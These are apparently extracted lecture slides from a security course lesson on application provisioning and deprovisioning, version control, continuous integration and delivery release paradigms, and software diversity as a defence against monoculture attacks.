
Provisioning, Deprovisioning, and Version Control

- Provisioning is the process of deploying an application to the target environment
 - Installer/setup package
 - Instance (VM with OS and application)
- Deprovisioning is the process of removing an application from packages or instances
- Version control
 - Customer version ID
 - Developer build ID
 - Source code version control
 - Code commits and backups

Automation/Scripting Release Paradigms

Images © 123rf.com.

- Waterfall versus Agile SDLCs
- Continuous integration
 - Commit updates often
 - Reduce commit conflicts
- Continuous delivery
 - Push updates to staging infrastructure
- Continuous deployment
 - Push updated code to production
- Continuous monitoring and automated courses of action
- Continuous validation



Software Diversity

- Runtime environment
 - Compiled code
 - Interpreted code
- Software diversity as obfuscation
- Security by diversity
 - Avoid monocultures to make attacks harder to develop

Lesson 14

Summary

